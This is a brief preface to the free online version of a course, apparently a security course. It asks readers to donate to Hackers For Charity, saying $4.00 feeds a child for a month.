This is the free online version of the course. If you enjoy it and find it useful, we ask that you make a donation to the HFC (Hackers For Charity), $4.00 will feed a child for a month, so any contribution is welcome. We hope you enjoy this course as much as we enjoyed making it.